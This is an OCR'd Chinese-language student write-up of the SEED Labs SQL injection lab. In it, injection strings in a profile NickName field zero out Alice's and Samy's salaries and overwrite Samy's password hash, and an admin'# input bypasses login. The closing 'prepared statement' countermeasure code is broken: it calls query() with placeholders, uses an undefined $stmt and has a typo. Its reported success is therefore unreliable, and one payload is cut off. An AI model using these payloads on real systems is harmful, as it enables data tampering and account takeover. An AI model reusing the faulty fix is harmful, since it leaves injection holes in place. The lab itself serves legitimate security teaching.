


Alice's Profile Edit

NickName	',salary=0 WHERE name='alice';#'
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs

再次查看 Alice 的 profile，发现工资变为 0，攻击成功！




Alice Profile

Key	Value
Employee ID	10000
Salary	0
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Task3.2:Modify other people’s salary

查看 Samy 的 profile:




Samy Profile

Key	Value
Employee ID	40000
Salary	90000
Birth	1/11
SSN	32193525
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

在 Alice 用户下插入攻击代码：




Alice's Profile Edit

NickName	',salary=0 WHERE name='samy';#'
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs

查看 Samy 的 Profile，发现工资变为 0，攻击成功！




Samy Profile

Key	Value
Employee ID	40000
Salary	0
Birth	1/11
SSN	32193525
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs


Task3.3:Modify other people’ password

设置 samy 的新密码为 samy666，首先获取新密码的哈希值：



```
[08/01/21]seed@VM:~$ echo -n samy666 | sha1sum
0e3b70671d59c04ea5afc5b9804b282b3c24ff0b  -
[08/01/21]seed@VM:~$ 
```

插入攻击代码：




Alice's Profile Edit

NickName	',Password='0e3b70671d59c04ea5afc5k
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs


成功使用新密码登录 Samy 账号！



Samy Profile

Key	Value
Employee ID	40000
Salary	0
Birth	1/11
SSN	32193525
NickName	
Email	
Address	
Phone Number	


Task4:Countermeasure-Prepared Statement
首先测试能否攻击成功：



Get Information

USERNAME admin'#


PASSWORD Password



Information returned from the database


- ID: **6**
- Name: **Admin**
- EID: **99999**
- Salary: **400000**
- Social Security Number: **43254314**

攻击成功。
修改 unsafe.php 文件：



```
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");

$stmt>bind_param("ss",$input_uname,$hashed_pwd);
$stmt->execute();
$stmt->bind_result($id,$name,$eid,$salary ,$ssn);
$stmt->fetch();
$stmt->close();
// close the sql connection
$conn->close();
```

再次攻击，数据拉取失败，防御成功！



Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number: